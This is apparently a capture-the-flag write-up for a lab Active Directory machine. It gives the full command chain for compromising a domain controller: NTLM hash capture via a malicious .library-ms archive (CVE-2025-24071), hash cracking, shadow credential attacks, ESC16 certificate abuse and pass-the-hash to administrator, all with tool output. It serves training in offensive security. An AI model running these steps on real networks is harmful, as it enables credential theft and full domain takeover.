Fluffy
2025-08-28 13:26
Difficulty: Easy
Fluffy
We were given user acredentials, similarly as in a post-exploitation phase of an attack:
user: j.fleischman
pass: J0elTHEM4n1990!
Enumeration
Starting with a nmap scan as usual.
nmap -Pn 10.10.11.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 07:37 EDT
Nmap scan report for 10.10.11.69
Host is up (0.047s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman
nmap -sCV --min-rate 20000 -Pn -p53,88,139,389,445,464,593,636,3268,3269,5985 10.10.11.69
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 07:55 EDT
Nmap scan report for 10.10.11.69
Host is up (0.032s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-28 18:55:48Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T18:57:08+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-08-28T18:57:08+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-08-28T18:57:08+00:00; +7h00m00s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-08-28T18:57:08+00:00; +7h00m00s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2025-08-28T18:56:29
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.75 seconds
From the looks of it, it's clear that the host is running Windows as a role of a Domain Controller. The domain we are targeting is fluffy.htb as we can see from the output.
Interesting ports to note down:
- 445 - SMB port, SMB can be enumerated. The smb2-security-mode says that message signing is enabled and required, which indicates an explicit secure configuration
- 5985 - It's one of the WinRM (WIndows Remote Management), this can be used by administators with access, to have a remote shell on a Windows machine. It could be used by us for the same reason, but with a malicious intent.
SMB
Business as usual, I try with SMB enumeration.
smbmap -H 10.10.11.69 -u 'j.fleischman' -p 'J0elTHEM4n1990!' -d 'fluffy.htb'

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.69:445 Name: dc01.fluffy.htb           Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        IT                                                      READ, WRITE
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
Let's hop in to the IT share, which is both writable and readable by our user.
smbclient //10.10.11.69/IT -U j.fleischman%J0elTHEM4n1990!
smb: \> ls
  .                                   D        0  Fri Aug 29 15:47:09 2025
  ..                                  D        0  Fri Aug 29 15:47:09 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 11:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 11:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 11:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 11:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 10:31:07 2025

                5842943 blocks of size 4096. 2217374 blocks available
So we have a KeePass and a Everything executable and their folders, and also a PDF. First I did was to have a look at the PDF.
The PDF contained some pretty interesting hints and clues for us.


This PDF is basically a notice for the administrators to patch their systems because some vulnerabilites have been disclosed. So now we a profound intel, on what vulnerabilities are probably in play.
I found the CVE-2025-24071 to be the most useful in our case.
Before I go on exploiting this vulnerability, I gathered some more data.
I tried to connect to the WinRM service but with no avail.
Also, as I mentioned in other writeups about Windows machines, Bloodhound is a handy enumeration tool, which I love to use, and this machine won't be an exception.
Gathered data with bloodhound-python, then ingested that into Bloodhound.
bloodhound-python -u 'j.fleischman' -p 'J0elTHEM4n1990!' -d fluffy.htb -ns 10.10.11.69 -c All --zip
Exploitation
User flag
The CVE-2025-24071 is about a vulnerability which reside how explorer.exe works.
Windows Explorer automatically parses the content of certain files, due to its built-in indexing and preview feature. Therefore some files are processed by Explorer, even if the user never explicitly opened or clicked on the file. If a .library-ms file, containing an SMB path, is compressed within an archive and subsequently extracted, Explorer will automatically parse this file and this triggers an implicit NTLM authentication handshake from the victim's system to the attacker controlled SMB server. This can be exploited to leak NTLMv2 responses, which then can be cracked offline.
I found a POC on github, which I will use to create a payload zip archive. Credit goes to 0x6rss for discovering this and providing a POC. His/her blog also describes and explains this vulnerability more thoroughly than I did.
For the attacker SMB server, I used responder on my kali machine.
sudo responder -I tun0 -v
- -I: specifies which interface should responder listen on. In my case it's
tun0. - -v: so we have a more verbose output
After this, I ran the python script to generate an exploit.zip, containing the .library-ms file with my IP address, binded to the tun0 interface, so the SMB handshake will be addressed to my machine.
Finally, I uploaded this zip to the IT share, since I have write privileges. Now, we have to wait, for a victim user to extract our zip.
1 eternety later....
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.69
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:3af5c017c0015ef3:7053D23464A2F5F761CB63C991D76ADB:0101000000000000808A5FDFB518DC01D50937FC34FD19BB0000000002000800500045003300420001001E00570049004E002D00490035004400440034004A003700340031004200310004003400570049004E002D00490035004400440034004A00370034003100420031002E0050004500330042002E004C004F00430041004C000300140050004500330042002E004C004F00430041004C000500140050004500330042002E004C004F00430041004C0007000800808A5FDFB518DC0106000400020000000800300030000000000000000100000000200000F14DE1896A1A328B57B665FF1EC8CB24C3B2318D6C70BB2DBC41764B9473DBF10A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00310037000000000000000000
[+] Exiting...
We have a catch. A user called p.agila opened our zip, and the exploit worked, so probably it wasn't patched after all. What we can see here is an NTLMv2 challenge/response, not a pure NT hash. NT hashes are vulnerable to Pass the Hash attack, or offline hash cracking. NTLMv2 responses cannot be reused so we cannot pass them, and authenticate ourselfs as p.agila. However they can be cracked, and I will just do that.
For this I used hashcat. From the example hashcat page, the NTLMv2 challenge/responses can be cracked with the 5600 mode.
hashcat -a 0 -m 5600 ntmlv2.hash /usr/share/wordlists/rockyou.txt
Cracking this resulted in success:
P.AGILA::FLUFFY:3af5c017c0015ef3:7053d23464a2f5f761cb63c991d76adb:0101000000000000808a5fdfb518dc01d50937fc34fd19bb0000000002000800500045003300420001001e00570049004e002d00490035004400440034004a003700340031004200310004003400570049004e002d00490035004400440034004a00370034003100420031002e0050004500330042002e004c004f00430041004c000300140050004500330042002e004c004f00430041004c000500140050004500330042002e004c004f00430041004c0007000800808a5fdfb518dc0106000400020000000800300030000000000000000100000000200000f14de1896a1a328b57b665ff1ec8cb24c3b2318d6c70bb2dbc41764b9473dbf10a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00310037000000000000000000:prometheusx-303
The password used to create the NTLMv2 response was prometheusx-303.
Now we have credentials for this account, we should look at what privileges we inherit by this. Bloodhound is the perfect way to do this.


With the p.agila account we have a GenericAll access to the group Service Accounts, which members have a GenericWrite to each other. First, I'm gonna add myself (p.agila) to the Service Accounts group, then with my new privileges, I will do a Shadow Credential attack, which will give me a persistant access to the account. Modifying the password of WINRM_SVC is not feasable here, because GenericWrite is not enough privilege to do that.
Adding the user to the group.
net rpc group addmem "SERVICE ACCOUNTS" "p.agila" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S "10.10.11.69"
The next command will use the Kerberos protocol, which is heavily reliant on timestamps to counter replay attacks, therefore we need to be sure our system clock is ticking the same as the KDC clock running on our target machine. To syncronise your clocks I recommend running ntpdate with your target machine's IP.
sudo ntpdate -s 10.10.11.69
Then using the certify tool to automate the attack with certificates.
certipy-ad shadow auto -u 'p.agila@fluffy.htb' -p 'prometheusx-303'  -account 'winrm_svc'  -dc-ip '10.10.11.69'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '9f4df7148749495f8ba67206a4e54481'
[*] Adding Key Credential with device ID '9f4df7148749495f8ba67206a4e54481' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '9f4df7148749495f8ba67206a4e54481' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
File 'winrm_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
As a result, we have the NT hash , which is password equivalent, for the winrm_svc account. Using the hash we can gain access to winrm.
After this, the user flag lies in the Desktop directory of the account.
Root flag
For privilege escalation, I tried to look into the other CVEs in the patch pdf first, maybe we can use something there. Particularly, A KeePass vulnerability looked interesting, but using it did not work so I won't go into it in details. To find a possibility of getting administrator access, I had to sail into uncharted waters, meaning AD CS. AD CS is the PKI infrastructure of AD, which can enroll certificates, and key pairs capable of authentication, encryption, digital signature and many more. This is not a default service on AD but is widely deployed in many enterprise environments. Also AD CS is misunderstood and misconfigured, because of its complexity and many moving parts, and this can lead to security issues resulting an attacker gaining user persistence, or domain escalation.
If you want to learn more about AD CS, and its security considerations, I highly recommend this whitepaper: Certified Pre-Owned
In this topic, the offensive tool called certipy proved to be a great help.
First I had to enumerate this AD CS. This includes reading global configuration, and certificate templates published by the CA.
certipy-ad find \
    -u 'p.agila@fluffy.htb' -p 'prometheusx-303' \
    -dc-ip '10.10.11.69' -text
This is the just one part of the output, but it contains a very vital information. While going though this output, I was reading the scenarios explained in the certipy wiki.
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
.
.
.
.
.
The Disabled Extensions : 1.3.6.1.4.1.311.25.2 part is an indicator of the ESC16 abuse scenario, where the CA itself is configured not to include the SID security extension in any issued certificates.
Quoting from the wiki:
ESC16 describes a misconfiguration where the CA itself is globally configured to disable the inclusion of the
szOID_NTDS_CA_SECURITY_EXT(OID1.3.6.1.4.1.311.25.2) security extension in all certificates it issues. This SID extension, introduced with the May 2022 security updates (KB5014754), is vital for "strong certificate mapping", enabling DCs to reliably map a certificate to a user or computer account's SID for authentication. The primary impact is that if Domain Controllers are not operating in "Full Enforcement" mode for strong certificate binding (StrongCertificateBindingEnforcementregistry key value is not2), they will fall back to weaker, legacy certificate mapping methods (e.g., based on UPN or DNS name found in the certificate's SAN).
So we need to:
- Change the victim account's UPN to match a target privileged account's
sAMAccountName. - Request a certificate (which will automatically lack the SID security extension due to the CA's ESC16 configuration).
- Revert the UPN change.
- Use the certificate to impersonate the target.
This is exactly what we are gonna do.
We need a victim, which is in a principle which has enroll privilege for a certificate template, which has the Client Authentication EKU. I left it out from the certipy find command's output above, but I the default User certificate template is enabled, which can be enrolled by any Domain User, and can be used for authentication, so it will be perfect for us.
For the victim user, we need an account, to which we have at least a GenericWrite privilege. I chose the ca_svc account for this, but I belive p.agila or the other 3 accounts we have access to, would have worked the same way.
Remember, we only have GenericWrite to ca_svc, because we added ourselfs to the SERVICE ACCOUNTS group.
net rpc group addmem "SERVICE ACCOUNTS" "p.agila" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S "10.10.11.69"
- Read the victim account's original UPN, because we will need this, when reverting the changes.
certipy-ad account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -user 'ca_svc' read
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Reading attributes for 'ca_svc':
.
.
.
    userPrincipalName                   : ca_svc@fluffy.htb
.
.
.
- Change this UPN to the target account's SAN, in our case this is
administrator.
certipy-ad account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -upn 'administrator' -user 'ca_svc' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
- Get the credentials of the victim account. Since we have
GeneralWritetoca_svc, the same scenario I used atwinrm_svccan be used. Also, don't forget to syncronise you clock.
sudo ntpdate -s 10.10.11.69
certipy-ad shadow auto -u 'p.agila@fluffy.htb' -p 'prometheusx-303'  -account 'ca_svc'  -dc-ip '10.10.11.69'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '18e5a45a32f945d4a669130868b5bbb5'
[*] Adding Key Credential with device ID '18e5a45a32f945d4a669130868b5bbb5' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '18e5a45a32f945d4a669130868b5bbb5' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
File 'ca_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
- Request a certificate as the victim user from any suitable client authentication template (e.g., "User") on the ESC16-vulnerable CA. Because the CA is vulnerable to ESC16, it will automatically omit the SID security extension from the issued certificate, regardless of the template's specific settings for this extension. Set the Kerberos credential cache environment variable (shell command):
export KRB5CCNAME=ca_svc.ccache
certipy-ad req -k -dc-ip '10.10.11.69' -ca 'fluffy-DC01-CA' -target 'DC01.fluffy.htb' -template 'User'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 26
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
- Revert the "victim" account's UPN.
certipy-ad account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -upn 'ca_svc@fluffy.htb' -user 'ca_svc' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
- Authenticate as the target administrator.
certipy-ad auth     -dc-ip '10.10.11.69' -pfx 'administrator.pfx'     -username 'administrator' -domain 'fluffy.htb'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
This is it in summary. As the result, we have an administrator certificate which basically grants us persintence (+1 year) on the administrator account, and with that we can authenticate and get the NT hash for the account, even if they change their password.
To get the root flag, just use the credentials we gained with evil-winrm and get the root.txt.
evil-winrm -i '10.10.11.69' -u 'administrator' -H 8da83a3fa618b6e3a00e93f676c92a6e
`